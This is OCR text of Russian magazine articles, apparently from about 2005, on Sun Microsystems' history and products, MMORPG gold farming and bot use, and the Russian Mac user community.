Спрос на рабочие станции от SUN возрастал, требовалось повышать мощность компьютеров. Нужен был процессор более эффективный, чем Motorola. Инженеры SUN приступили к разработке собственного камня, соответствующего RISC-архитектуре с сокращенным набором инструкций. Подобная архитектура облегчала проектирование новых чипов и позволяла делать их более производительными. Новый 32-разрядный микропроцессор получил название SPARC.

Вскоре после этого SUN Microsystems выпустила стабильную версию операционной системы SunOS с поддержкой RISC, а также необходимый набор ПО. Основанные на SPARC рабочие станции были производительными, дешевыми и легко проектируемыми. SUN в очередной раз не стала закрывать новую технологию, и через некоторое время лицензии на SPARC получили еще четыре компании. Одна из них — Cray — на основе процессоров SPARC занялась производством дорогих хай-эндовых серверов, главным образом для государственных предприятий. SUN пыталась объединиться с конкурентом, но в Cray настаивали на полном слиянии, в то время как SUN интересовали лишь серверы на базе новых микропроцессоров. В итоге Cray была куплена SGI, которая не была настроена продавать компьютеры на чужой платформе. Кто же приобрел ставший ненужным серверный бизнес? Конечно же, Sun Microsystems!


Завладев рынком, компания развивала его посредством продаж лицензий третьим фирмам. В 1991 году появилось подразделение SunSoft, целью которого было развитие программного обеспечения для машин SPARC. SUN OS, снабженная сетевым софтом и графическим интерфейсом, стала стандартом де-факто в научных и технических учреждениях. Но SUN не остановилась на достигнутом и начала разработку ОС, основанной на BSD



[Скотт Макнили]



[Билл Джой — один из создателей SunOS]



[Винод Хосла, отец SUN Microsystems]


[сообщество программистов на developers.sun.com]

4.2/4.3 и AT&T System V. Позже она получила название Solaris. Эта масштабируемая, надежная сетевая ОС даже сейчас занимает лидирующие позиции на рынке серверного ПО.
Следующей разработкой SUN стало создание собственной графической оболочки для UNIX-систем. Но конкуренты сделали все возможное и невозможное, чтобы Network/extensible Window System (NeWS) постиг провал. X Window, написанная объединением под руководством DEC, вытеснила продукт Sun в предельно короткие сроки.
В начале 90-х ведущий разработчик компании Патрик Нотон решил уйти из SUN в компанию NeXT, о чем и объявил исполнительному директору Скотту Макнили. Скотта перспектива расстаться с одним из лучших программистов не радовала, и он выделил Нотону команду разработчиков, чтобы они делали что душа пожелает. А душа у группы из шести человек, в которую входил и один из руководителей компании Джеймс Гослинг, желала многого. Сначала команда пыталась создать ПО, обеспечивавшее взаимодействие между бытовыми приборами типа магнитофонов и игровых приставок. Но C++, на котором происходила разработка, для этого не подходил. Нужен был мультиплатформенный язык, чтобы написанные на нем программы можно было запускать под любой ОС и на любой архитектуре. В итоге Нотон с сотоварищами взялись за разработку нового объектно-ориентированного языка, названного Oak — в честь дерева, росшего рядом со зданием компании. Позже проект был переименован в Java, почему — осталось тайной истории. Сегодня Java используют в интернете и мобильных платформах, на нем пишут софт под различные операционки; это один из самых популярных языков программирования в мире.

[Скотт Макнили] Говоря о Java, я упомянул Скотта Макнили. Без этого человека корпорации SUN Microsystems просто бы не существовало. Отец будущего президента ведущей IT-компании был управляющим автозавода фирмы AMC и обеспечил сыну достойное образование в элитной школе. Свое будущее Скотт связывал с медициной, но учитель экономики Билл Радучелл уверил, что у него потрясающие способности экономиста. В итоге Скотт окончил Гарвардский университет, после которого пробовал поступить в Стэнфордскую школу бизнеса. Получилось это у него лишь с третьей попытки, поэтому два года Макнили проработал на машиностроительном заводе. Многие студенты школы бизнеса видели свое будущее в информационных технологиях и после обучения переезжали в Кремниевую долину. Туда же направился и Макнили, правда, ехал он не ради процессоров и микросхем, а с целью получить место на танковом заводе. Возможно, Скотт внес бы новое слово в танкостроение, а никакой SUN Microsystems и не было, но судьба уготовила очередной сюрприз. Тот самый учитель экономики Билл Радучел был не последним человеком в компании Onyx, выпускающей рабочие станции. Компания нуждалась в директоре по производству, и на эту престижную должность пригласили Скотта.
Несколько лет спустя Макнили признался, что во время прихода в Onyx он даже не знал, что представляет собой CD-ROM. А через год уже являлся одним из основателей SUN Microsystems, в которой прошел долгий путь от вице-президента по производству до главного человека корпорации.
В 1997 году газета Computer Reseller News опубликовала топ «25 наиболее влиятельных менеджеров компьютерной индустрии». Нетрудно догадаться, что первое место в рейтинге занял президент SUN Microsystems. Скотта, по аналогии с Бэтменом и Суперменом, назвали Javaman, намекая на потрясающий успех языка программирования Java.



[главное здание Sun] [коробка с лицензионным Solaris]

[SUN и другие компании] SUN всегда активно взаимодействовала с другими компаниями, не претендуя на звание монополиста. Из недавних событий можно вспомнить договоренность с компанией Fujitsu об объединении линеек серверов SPARC, выпуском которых занимались обе фирмы. Также SUN уже довольно давно выпускает серверы на базе процессоров AMD Opteron и оптимизированные под этот проц версии Solaris. В 2000 году одной из крупнейших сделок компании стала покупка за 2 миллиарда долларов Cobalt Networks — ведущего разработчика интернет-приложений. Этим SUN в очередной раз показала, что ее интересы рынком серверов не ограничиваются.
О взаимоотношениях SUN Microsystems и Microsoft можно говорить долго. Особо теплыми они никогда не были — собственническое ПО Гейтса и открытые стандарты Макнили сосуществовать в гармонии не могут. В 1997 году SUN даже подала на Микрософт в суд из-за нарушения лицензий Java и несовместимости с этим языком браузера Internet Explorer. Впрочем, в последнее время корпорации нередко участвуют в совместных проектах. Windows была сертифицирована для серверов SUN, программисты компаний сотрудничают в области Java и .NET и даже совместно разработали алгоритм однократной аутентификации SSO, используемый в web-сервисах.
У SUN Microsystems много партнеров в России, Белоруссии, Украине. Чтобы к ним присоединиться, необходимо пройти сертификацию, без которой работать с машинами на SPARC и Solaris нельзя. Специализация у партнеров разная. Тут и серверы для вычислительных центров, и сервисное обслуживание, и создание систем хранения данных.

[проекты корпорации] Несомненно, Solaris — один из самых самых успешных проектов SUN. В ноябре 2004 года была анонсирована десятая версия ОС, отличающаяся уникальными возможностями и характеристиками. Динамическая трассировка задач позволяет добиться большей производительности, разработчики уверяют, что некоторые приложения работают в 30 раз быстрее. Solaris 10 сразу же перезапускает приложения, в которых во время работы были обнаружены сбои и ошибки. Но самые важные нововведения коснулись безопасности ОС. В десятом солярисе админ может создавать виртуальные разделы на жестком диске, и каждый такой раздел будет самостоятельной системой, со своими пользователями, каталогами и процессами. Даже если хакер взломает систему, он будет root`ом лишь в одной зоне, другие же окажутся недоступными. Также полностью подконтрольны все процессы. Допустим, какому-то из них нужны суперпользовательские права. Обычно взломщик, внедряясь в такой процесс, получает в свое распоряжение всю систему. Но в Solaris можно оставить за процессом лишь необходимые привилегии.
В середине девяностых немецкая фирма StarDivision создала офисный пакет StarOffice. SUN Microsystems приобрела компанию в 1999 году, а уже в 2000 выпустила новую версию StarOffice под Linux и Windows. Вскоре были открыты исходные коды, и на свет появился бесплатный и многофункциональный *OpenOffice.org*. «Открытый офис» разрабатывают энтузиасты со всех концов планеты, SUN же является главным финансистом проекта. Офисные пакеты от SUN уже давно созрели для повседневного использования. Многие из стран, где пиратские лотки не стоят на каждом углу, начали

переходить на бесплатные решения. В России же по привычке юзают майкрософтовский продукт, о других просто не ведая.
В век повсеместного распространения интернета SUN не могла не отметиться выпуском чисто сетевого продукта. Имя этого проекта — Sun Open Net Environment (Sun ONE). С его помощью можно разрабатывать многофункциональные порталы, сайты электронной коммерции, при этом будет достигнута высокая безопасность и задействованы уникальные методы идентификации участников веб-сервисов (например, форумов). В Sun ONE активно используется расширяемый язык разметки XML, который тоже был разработан в недрах SUN.
Еще одним известным проектом является Java Desktop System — рабочая среда для персональных компьютеров, включающая лучшее открытое ПО. В JDS вошли GNOME, Mozilla, StarOffice и т.д. Java Desktop System позволяет снизить расходы, повысить безопасность, обеспечивает легкую адаптацию для пользователей винды. Это основные продукты SUN. На самом деле их намного больше, но познакомиться с каждым поближе лучше на официальном сайте компании.

[деятельность SUN] Уже около десяти лет SUN финансирует научно-исследовательские и образовательные работы различных вузов нашей страны (Московский инженерно-физический институт, Московский физико-технический институт и др.). Также проводится программа Sun Java Academy, цель которой — привлечение молодых специалистов к изучению Java-технологий. Ява-разработчикам, которые выполнили сертификационные требования, заплатили небольшую сумму и проявили хорошие знания, корпорация выдает сертификаты, подтверждающие высокую квалификацию. Такой документ — это гарантия высокооплачиваемой, престижной работы.
Для популяризации своих технологий в России SUN проводит различные тематические конференции. Например, в конце мая этого года в Москве проводилась конференция для Java-программистов, где обсуждалось будущее языка, его развитие, нюансы создания различных приложений. Присутствовали разработчики Java из SUN Microsystems: Реджинальд Хатчерсон, Саймон Риттер, Санг Шин — лучшие мировые специалисты в этой области. Также на конференции рассказывали о новых возможностях OS Solaris и праздновали десятилетие языка Java.
С программными и аппаратными проектами SUN Microsystems в телекоммуникационной области можно было ознакомиться на конференции «Телекоммуникации — новые подходы и новые решения». Также там были представлены продукты других компаний, работающих в этой сфере: AppGate, CBOSS, Cocoasoft. В ходе конференции обсуждалась безопасность мобильных сетей, VPN-решения для мобильной связи и еще масса интересных вещей.
Корпорацией создано несколько учебных центров в России. В них можно пройти профессиональные курсы по продуктам SUN, а также по Informix, Object Design, Interbase и многим другим. Обучение проводится на мощных компьютерах, и преподают там специалисты мирового уровня. В России крупнейшими учебными центрами являются питерский Lynx Education Center и московский RED-CENTER. Их адреса можно найти на официальном сайте SUN.
Для пользователей продуктов компании на портале sun.com созданы сообщества. Программисты смогут получить совет и пообщаться с единомышленниками, а также скачать свежие кодерские релизы на *www.sun.com/developers*. Сисадминам обязателен к прочтению *www.sun.com/bigadmin* с массой статей и дискуссий. *www.sun.com/java* придется по вкусу всем имеющим хоть какое-нибудь отношение к яве.
Еще у SUN Microsystems есть замечательная рассылка, посвященная новостям компании, ее продуктам и технологиям.

[эпилог] Sun Microsystems представлена в более чем ста странах мира. В компании работает около 30 000 человек. Java, являясь кроссплатформенным и, по сути, универсальным языком, используется в 1,5 миллиардах устройств. Передовые технологии компании используют для изучения космоса и для обеспечения безопасности на Олимпийских играх

Автор благодарит Екатерину Горон и портал www.sun.com за предоставленные для написания статьи материалы.



Почем золото для народа?

С ТЕЧЕНИЕМ ВРЕМЕНИ И РАЗВИТИЕМ ТЕХНОЛОГИЙ ВСЕ ВРЕМЯ ПОЯВЛЯЮТСЯ НОВЫЕ ПРОФЕССИИ. 50 ЛЕТ НАЗАД НИКТО НЕ ЗНАЛ О ТОМ, КТО ТАКОЙ ПРОГРАММИСТ, ТЕПЕРЬ ЖЕ У НАС КАЖДЫЙ ВТОРОЙ — ПРОГРАММЕР. В СЕРЕДИНЕ 90-Х ЛЮБИТЕЛИ КОМПЬЮТЕРНЫХ ИГР ПОЛУЧИЛИ НОВЫЙ ЖАНР MMORPG. ОГРОМНЫЕ ОНЛАЙНОВЫЕ МИРЫ, ГДЕ МОЖНО РАЗВИВАТЬ СВОЕГО ПЕРСОНАЖА, ИССЛЕДОВАТЬ ОПАСНЫЕ ПОДЗЕМЕЛЬЯ И ВЗАИМОДЕЙСТВОВАТЬ С ТЫСЯЧАМИ ДРУГИХ ИГРОКОВ. НО, ЯВЛЯЯСЬ ИСТОЧНИКОМ ФАНА ДЛЯ РЯДОВЫХ ИГРОКОВ, ОНИ СТАЛИ НАСТОЯЩЕЙ РАБОТОЙ ДЛЯ ТАК НАЗЫВАЕМЫХ ФАРМЕРОВ | mindw0rk (mindw0rk@gameland.ru)

Фармеры — новая профессия XXI века

[MMORPG] Пожалуй, для начала стоит рассказать, что такое MMORPG. Игр в этом жанре много, но по настоящему популярных не более двадцати. Среди них: Ultima Online, Everquest, Dark Age of Camelot, Ragnarok Online, Final Fantasy XI, Anarchy Online, World of Warcraft и др. Чтобы играть на официальных серверах (а только там и стоит играть), помимо покупки лицензионной коробки, нужно платить около 15$ в месяц. В начале игры ты создаешь своего персонажа, выбрав ему имя, внешность, класс и профессию, а затем начинаешь свой долгий путь развития. В отличие от других игр, она бесконечна. Ты можешь заниматься, чем душа пожелает: исследовать огромный мир, выполнять квесты, убивать монстров, охотиться за другими игроками или наладить свой маленький внутриигровой бизнес, торгуя какими-нибудь редкими артефактами. В каждой такой игре есть своя волюта. В World of Warcraft — это медяки, серебро и золото, в Lineage — adena. Игровые деньги необходимы для комфортной игры, так как на них покупается броня, сервис и совершенствуются навыки персонажа. Заработать их можно разными способами. Самый простой — убивать мобов (так называются монстры, раскиданные по миру игры), в трупах которых ты найдешь горстку монет и иногда разные вещи, которые можно продать. Другой способ — крафтинг, то есть с помощью профессии, которую ты развил, создавать нужные другим игрокам вещи: оружие, броню, еду и т.д. Ну, а если ты опытный спекулянт, покупать и перепродавать ценные товары — твой путь.

MMORPG за последние годы стали безумно популярными. Армия поклонников одного только World of Warcraft, вышедшего полгода назад, насчитывает более 2 миллионов человек. И одновременно с развитием таких игр, виртуальные деньги в них получили реальную цену.

[новые горизонты] В 1998 году на центровом аукционе в сети E-bay появился наплыв предложений о продаже аккаунтов игры Ultima Online. В отличие от официально продаваемых ключей, эти содержали уже развитых чаров, имеющих приличное снаряжение и другую виртуальную собственность. Стоили они намного дороже — от нескольких сотен, до нескольких тысяч долларов. Покупатели нашлись быстро — в основном богатенькие американцы, у которых было достаточно денег, чтобы купить уже готового персонажа и иметь моментальный доступ к хай-лев контенту (зоны и возможности, недоступные начинающим) без нудной, долгой прокачки. Так как цены первое время были просто сказочными, многие опытные игроки в Ultima занялись скупкой голых аккаунтов и быстрой прокачкой новых персонажей с дальнейшей их продажей на аукционе. К концу 90-х оборот всевозможных аккаунтов и вещей из Ультимы только на e-bay составлял около 5 миллионов долларов.

Когда вышел Everquest, моментально ставший хитом, те же возможности открылись и в нем. Только теперь покупатели были заинтересованы не столько в готовых аккаунтах, сколько в виртуальных деньгах, которые долго можно было зарабатывать обычным

способом. В это время в одном из американских журналов появилась статья, в которой говорилось о новом феномене «Gold Farming» и о возможности получать до 100$ в час, просто играя в игру. В статье приводилось интервью с одним из владельцев частной китайской компании, предоставляющей услуги по продаже виртуальных денег западным клиентам. 10 компьютеров, установленных в небольшом помещении, и несколько человек, которые посменно сутками добывают золото в игре для одних и тех же мобов — именно так выглядел этот бизнес. Статья, да и вообще сам факт существования подобного бизнеса вызвали волну обсуждений и флейма на интернет форумах. Обсуждения эти не прекращаются до сих пор.
В СМИ часто пишут, что покупка виртуальных вещей и голда за реальные деньги — что-то ненормальное. На самом деле это не так. Представь себе высокооплачиваемого американского адвоката или врача, который, как и многие другие, решил на какое-то время углубиться в MMORPG (в нее играют далеко не только подростки, а даже директора крупнейших компаний и миллионеры). Чтобы получить хорошую экипировку или маунта (животное, на котором можно ездить и которое повышает скорость передвижения), нужны деньги. Но чтобы заработать много денег, нужно потратить уйму времени, убивая мобов, или отправляться в одни и те же подземелья. Например, чтобы заработать 1000 голда в WoW, может понадобиться неделя продолжительного фарма. Так как наш клиент на своей постоянной работе получает 100$ в час, ему намного проще потратить эту сотню на покупку 3000 голда, чем тратить 3 недели на выбивание монет из монстров. В США так рассуждают многие, поэтому услуги профессиональных фармеров всегда востребованы

[фармеры в игре] Наиболее распространена профессия «голд фармер» в странах с низким уровнем жизни. Особенно прославился в этом плане Китай.
Найти фармера в игре несложно. Если ты увидишь в какой-то игровой зоне персонажа, беспрерывно убивающего зверушек — большая вероятность того, что это и есть фармер. Рядовые игроки нередко тоже промышляют охотой, но обычно с определенной целью. Например, накопить материалы (шкурки) на какую-нибудь броню. И после ее достижения, покидают место. Фармеры же тусуются там все время. Убедится, что ты не ошибся, можно просто заговорив с ним. Если на вопрос: «Hello! How do you do?», ты услышишь что-то вроде «speak china?» — это наш клиент. Азиатские фармеры практически не понимают общепринятый в MMORPG английский язык. Хотя все, что касается торговли и покупки вещей, воспринимают очень даже хорошо. Они неплохо ориентируются в ценах на рынке и часто поддерживают стабильную цену на поставляемые товары.
Определить фармера можно также по странному имени, которые они выбирают. Например нередко в именах персонажей используются цифры, которые говорят о местоположении. LewGo04 означает, что ты из Китая, Griszan112 — из Кореи и т.д. Это сделано для того, чтобы фармеры могли держаться вместе. Если ты знаешь язык и заслужил доверие, тебе могут продать ценную вещь (например, эпический меч) дешевле, чем остальным.
Обычно фармеры одеты в игре намного хуже игроков своего уровня. Чтобы достать дорогостоящую броню и оружие, нужно потратить немало денег и времени. Для фармеров это бессмысленно,


[Ultima Online, в которой впервые виртуальные шмотки продавались за реал]


[процесс фарма в World of Warcraft]


так как у них нет цели собрать лучший шмот, а дубинок вполне достаточно, чтобы убить моба на несколько уровней ниже. Даже если фармер найдет лучшую для своего класса вещь, он не будет ее одевать, как сделал бы любой другой игрок. Он ее просто продаст, чтобы выручить пару десятков дополнительных баксов.
Во многих MMORPG имеет место термин PvP (player vs player), то есть возможность сражаться не только с монстрами, но и управляемыми другими персонажами. Фанаты MMOPRG уделяют большое значение этой составляющей, оттачивая боевые навыки и собирая нужную экипировку. Фармеры практически не вступают в бои (или оказывают слабое сопротивление), поэтому являются легкой добычей для охотников за головами. Когда фармера убивают, он просто возвращается на место и продолжает заниматься тем, чем занимался. Фармер практически никогда не атакует других игроков, и вообще пытаются воздерживаться от конфликтов. Ведь если игрок пожалуется на него ГМу (одному из геймfroмастеров, которые следят за игрой), последуют ненужные разбирательства, и в итоге его аккаунт могут забанить.

[фармеры в реале] Тебе может показаться, что работа фармера — халява полная. Знай себе играй, а денежки капают. Но это далеко не так. В азиатских странах, чтобы заработать на хлеб, фармер вкалывает по 12 часов в день, выполняя одну и ту же монотонную работу. Убив одного монстра, он убивает другого, потом третьего и так без перерыва. Существует определенная квота, которой он должен придерживаться, чтобы заработать свои 10$ в день. Если она не будет выполнена, то бедолага рискует не получить денег вообще или в сильно урезанном объеме.
Практически все азиатские фармеры ненавидят свою работу, но им приходится этим заниматься, так как других способов заработать они для себя не находят. К тому же часто 10$ в день, которые являются признаком нищеты в развитых странах, в том же Китае могут прокормить не только тебя, но и твою семью.
Азиатские фармеры практически никогда не работают в одиночку. Обычно все они работают на «хозяина», который обеспечил их компьютером, аккаунтом к игре и берет на себя все операции по обмену виртуала на реал. Нередко один такой «хозяин» владеет целой сетью фармерских контор, откуда к нему стекаются виртуальные деньги.
Существует даже целое фармерское объединение под названием Adena Incorperated, которое промышляет во всех ведущих MMORPG, включая WoW и Lineage2. У Адены несколько отделений в разных частях Китая и Кореи. И именно ей принадлежит ставший уже известным среди онлайн-игроков персонаж Loly (это имя используется во всех играх), не покидающий своего поста ни на секунду. Известно, что большинство фармеров из Адены живут в Корее и платят им около 5$ в день.
В России тоже фармеров хватает. Американские MMORPG «исследователи» даже ставят нас в пятерку самых gold-фармерских стран, хотя это далеко не так. Зарплаты у наших фармеров получше, чем в Китае. Руководитель одной из российских точек, где народ целыми днями собирает в играх деньги, сказал в интервью, что заработок зависит от количества виртуального кэша, который ты сдашь. В среднем получается 100$ в неделю, максимально возможно заработать 500$ в не-

делю, но для этого нужно работать сверхурочно и иметь немало везения (чтобы с моба упал какой-нибудь редкий дроп).
Другой способ заработать на игре — быстрая прокачка персонажа за деньги. Например, ты купил аккаунт, выбрал себе персонажа, дал ему свое имя и приятную внешность, но времени его развивать нет. В таком случае ты можешь обратиться на один из форумов, где тусуются прогеймеры, и договориться за определенную плату о быстрой прокачке без твоего участия. При желании можно заказать добычу определенного редкого предмета — в этом случае прогеймер будет искать команду и самостоятельно посещать подземелья, пытаясь выловить эту шмотку. Цены на такие услуги приличные. Например, чтобы раскачать персонажа в WoW с 1 по 60 (максимальный) уровень, просят 575$ и 21 день времени. Хотя готовый аккаунт с уже раскачанным персонажем, одетым в приличный шмот и имеющим неплохие сбережения, можно купить за 100-150$ (достаточно полистать *http://forums.goha.ru*).
Среди фармеров нередко происходит конкуренция. Например, в Ultima Online помимо китайских деятелей было немало промышляющих фармом американцев. И, чтобы выдворить конкурентов со «своей» территории, они писали боты, охотящиеся на других ботов. Представь ситуацию, когда автономный бот спокойно себе занимается фармингом, и тут появляется другой бот, тоже никем не управляемый, который атакует первого бота.
Ботами в MMORPG называются специальные скрипты, которые заставляют персонажа в твое отсутствии выполнять определенную работу. Например, можно его запрограммировать, патрулировать небольшой участок, атаковать моба, после убийства — собрать весь лут, при необходимости можно отдохнуть (чтобы восполнить запасы жизни и маны),а затем продолжить движение. Ты можешь заниматься своими делами, в то время, как бот собирает тебе виртуальные деньги. Если ты не способен написать скрипт сам (а для этого нужно хорошо знать внутренние процессы игры), один такой бот обойдется тебе в несколько тысяч долларов. На одном форуме владелец десятка таких ботов, работающих на него 24 часа в сутки 7 дней в неделю сказал, что его доходы составляют более 10 тысяч долларов в месяц. Все, что ему нужно делать — собирать виртуальный кеш и обменять его через надежных людей на реал.

[Польза или вред?] Вообще, в MMORPG — сообществе дискуссии о пользе и вреде про фарминга ведутся давно. С одной стороны, фармеры действительно могут принести пользу. Например, в игре Final Fantasy XI несколько лет назад китайские фармеры практически полностью заняли рынок элементальной древесины — редкого материала, из которого делаются топовые вещи. Добывать ее сложно, и из простых игроков этим мало, кто занимался. В то же время фармеры наладили производство этой древесины и выпускали ее по низкой цене, тем самым обеспечивая сырьем весь сервер. Когда разработчики игры забанили этих ребят, цены на элементальную древесину подскочили втрое.
Также некоторые вещи игроки могут получить только благодаря фармерам. В игре World of Warcraft существует такое понятие «случайный всемирный дроп», то есть нужная тебе вещь может упасть с любого монстра определенного уровня, но шанс ее выпадания крайне мал (меньше 0,01%). Чтобы она выпадала, нужно убить тысячи и десятки тысяч монстров, а так как фармеры только этим и занимаются, то вполне могут словить этот дроп и продать его обычному игроку.


[хозяин собирает виртуал с маленьких китайских фармеров :)]


[примерно так выглядят конторки, где работают фармеры]

С другой стороны многие компании, разрабатывающие MMORPG, выступают категрически против любых проявлений фарминга. Blizzard (автор WoW) пару месяцев назад забанил 1000 аккаунтов тех, кто попался на продаже игровых денег. Компания содержит целый штат людей, которые занимаются тем, что мониторят сетевые аукционы и форумы, а так же выслеживают фармеров на игровых просторах. Кардинальную попытку остановить фарминг сделала компания NCSoft, выпустившая Lineage и Lineage II. Она просто забанила все азиатские IP, не разбираясь, где фармер, а где обычный игрок.
Причин такого отношения к фармерам несколько:
1 Так как в MMORPG играют миллионы людей, оборот виртуальных средств в них огромный. Если виртуальные деньги будут приравниваться к реальным, то очень скоро это может заинтересовать налоговиков. И тогда за каждый дорогостоящий дроп с рейдового босса, приравненный к 300$, компании придется платить отчисления государству.
К тому же если виртуальные вещи будут иметь реальный долларовый эквивалент, то компания, выпустившая игру, изменит характеристики предмета в худшую сторону (для корректировки баланса). И его владелец может подать в суд.
2 Покупка виртуальных ценностей за реал вносит в игру дисбаланс. Получается, что чем богаче игрок, тем больше у него возможностей — многие игроки от этой мысли испытывают дискомфорт. MMORPG — жанр равный для всех, и все, независимо от местоположения и соц. статуса, платят одинаковую месячную плату. Возможность покупки дорогих шмоток за баксы нарушает это правило.
3 Покупка персонажей высокого уровня означает, что этот человек пропускает большую часть контента игры, приготовленного авторами. Компании заинтересованы в том, чтобы процесс развития персонажа для игроков был постепенным, и они как можно дольше оставались в игре.
4 Фармеры могут быстро подорвать экономику в виртуальном мире, пустив в продажу вещи по броским ценам в огромных количествах.
5 Процесс фарминга — монотонный изнурительный труд, который вполне можно назвать рабским. Людей нанимают делать целыми днями одну и ту же работу за копейки. Компании-разработчики считают, что такой «профессии» быть не должно.
Что касается обычных игроков — большинство из них попросту игнорируют фармеров, но есть и такие, которые активно с ними пытаются бороться. Кто-то пишет анонимки ГМам, другие находят креативные способы им помешать. На форуме одного из серверов WoW, помнится, был длинный тред, где комьюнити обсуждало всевозможные способы в обход Blizzard остановить фарм. Предложения там варьировались от того, чтобы нести постоянное дежурство, убивая фармеров в местах их скопления, до проведения DDoS'а центрового сайта по торговле виртуальным кэшем *http://IGE.com*.
Но как ни стараются игроки, сколько ни банят компании аккаунты фармеров — все это не приносит успех. Количество людей, делающих реальные деньги на виртуальных фантиках только растет. Аукционы, на которых продается виртуальная собственность, отказались сотрудничать с MMORPG девелоперами. Но даже если бы E-bay или другой крупный аукцион согласился запретить продажи таких вещей, всегда найдется другой, который с удовольствием приютит у себя фармеров.
Некоторые компании даже смирились с фармом, приняв его как неизбежный факт. Sony Online Entertainment недавно открыла сервис, позволяющий покупать и продавать предметы в Everquest II через ее официальный сайт. A Linden Lab, разработавшая Second Life, объявила, что все имущество, которым в виртуальном мире владеют игроки, будет защищено реальными правами.
Пока для среднего человека реальные деньги ценятся больше, чем виртуальный кэш. Но будет ли сохранятся такой баланс дальше в век бурного развития MMORPG, предсказать трудно

Жизнь внутри яблока


http://hlsite.chat.ru
www.mymac.ru
www.macrules.ru/
www.maccentre.ru

ПЕРВАЯ МОЯ ВСТРЕЧА С МАКОМ СОСТОЯЛАСЬ НА ОДНОЙ ИЗ ВЫСТАВОК, ОРГАНИЗОВАННОЙ СОЛИДНЫМ КОМПЬЮТЕРНЫМ ИЗДАНИЕМ. ЧЕСТНО ГОВОРЯ, ДО ЭТОГО Я И ПОНЯТИЯ НЕ ИМЕЛ, ЧТО СУЩЕСТВУЕТ ОТЛИЧНАЯ ОТ ПИСЮКА ПЛАТФОРМА. И ЭТО НЕ УДИВИТЕЛЬНО — ПРОДУКТЫ APPLE В РОССИИ НЕ ПРИЖИЛИСЬ, И ПОЛЬЗОВАТЕЛЕЙ МАКОВ В НАШЕЙ СТРАНЕ НЕМНОГО. ОБЪЕДИНЕННЫЕ ОБЩИМ УВЛЕЧЕНИЕМ, ОНИ СОБИРАЮТСЯ ВМЕСТЕ, ОБМЕНИВАЮТСЯ ОПЫТОМ И ОБСУЖДАЮТ НОВОСТИ, СВЯЗАННЫЕ С ЛЮБИМОЙ СИСТЕМОЙ. ЭТО НЕ ПРОСТО ГОРСТКА ЛЮДЕЙ, ЭТО НАСТОЯЩЕЕ ДРУЖНОЕ MAC-СООБЩЕСТВО | Даня aka xbit (stream@oskolnet.ru)

Рассказ о русском MAC-сообществе

[приход MAC в Россию] Изначально представители Apple не спешили продвигать свои компьютеры в Россию. Интересы Apple в нашей стране представляла компания CIS, которая просто продавал небольшую партию маков заинтересованным лицам. 15 августа 1992 года договор с этой компанией был расторгнут, и Apple, решившая наконец выйти на российский рынок, взялась за локализацию и продвижение своих продуктов в России. Пожалуй, эту дату можно назвать началом распространения Макинтошей в нашей стране.

Первыми внимание на новые компьютеры обратили компьютерные фирмы и рекламные агентства. Дизайнеры и рекламщики стали первыми русскими пользователи макинтошей. Простые смертные мак игнорировали — переход на «сомнительную» платформу тогда был неоправданным риском. Но время шло. Компьютеры Apple стали привлекать люд необычным дизайном и роскошными стендами на выставках. Во времена, когда народ и понятия не имел о том, что такое моддинг, компьютеры яблочников удивляли пользователей корпусами с неоновыми лампами, подсветкой и другими красотами. И народ постепенно начал присматриваться к продукции Apple.





[характерный комикс от MAC-юзеров]



[подготовка к MAC-пати]

[ОСОБЕННОСТЬ И НАЗНАЧЕНИЕ МАКА]

Как ты уже понял из первого раздела, макинтоши в Россию не спешили. Причин этому было много и главная из них — неверие руководства компании в наш рынок. На западе дело обстоит совсем по-другому. В США, если говорят о компьютерах, имеют в виду именно макинтоши. Персоналки буржуи не любят, и шансы встретить там ПК равны шансам увидеть мак в России (автор явно жжот. — прим. mindw0rk). На западе маки начали пользоваться популярностью еще с момента выхода в свет первого компьютера. С разработкой более совершенных моделей число поклонников фруктовой компании только увеличивалось. В чем же изюминка мака? Оригинальность — вот ответ на этот вопрос. Ведь практически все, с чем мы, пользователи писюка, имеем дело каждый день, было свистнуто у Apple, начиная графическим интерфейсом и заканчивая мышкой. Я настоятельно рекомендую тебе посмотреть документальный фильм «Пираты силиконовой долины», где об этом подробно рассказано. Популярности Macintosh способствует небывалая производительность и продуманность софта. Если сравнивать противоборствующие платформы одинаковой конфигурации, то мак будет работать в 2-3 раза быстрее ПК (и стоить будет в столько же раз больше — прим. mindw0rk). Эти компьютеры обладают идеальными характеристиками для работы с графикой. Практически все продукты Adobe разрабатывались чисто под маки и только потом переносились на ПК. Именно поэтому в России компьютеры Apple широко применяются в рекламных агентствах, студиях дизайна и издательском деле.

[первые сообщества] Лозунгом всего мирового мак-комунити является лозунг самой компании — «Think Different». Для пользователей маков это не просто красивая фраза — это стиль жизни.
Пользовательские группы поклонников макинтошей разбросаны по всему миру и есть в каждой стране. Apple поддерживает и всячески поощряет их. Только по официальным данным зарегистрировано 700 групп, хотя большинство просто не отметились на сайте Apple. Группы пользователей помогают своим членам решать технические вопросы, обмениваются софтом. И новичков всегда принимают с распростертыми объятиями, организуя для них курсы специальных лекций по быстрому освоению машины.
Успех Apple в iTunesMusicStore и резкое увеличение продажи плееров iPod создало еще одну группу пользователей, которая появилась совсем недавно и по количеству пользователей бьет все рекорды — iPod User Group. Они устраивают всевозможные iPod-Party, на которых собираются для того, чтобы узнать на чьем iPod'е музыка круче. Мемберы фотографируют себя с iPod'ом по всему миру и выкладывают фотографии в сеть. Самая большая из iPod User Group — iPodLounge — насчитывает 19 000 пользователей. После того, как Apple объявила о полной интеграции iPod'а и BMW, стало на одну группу пользователей больше: iPod Your BMW.

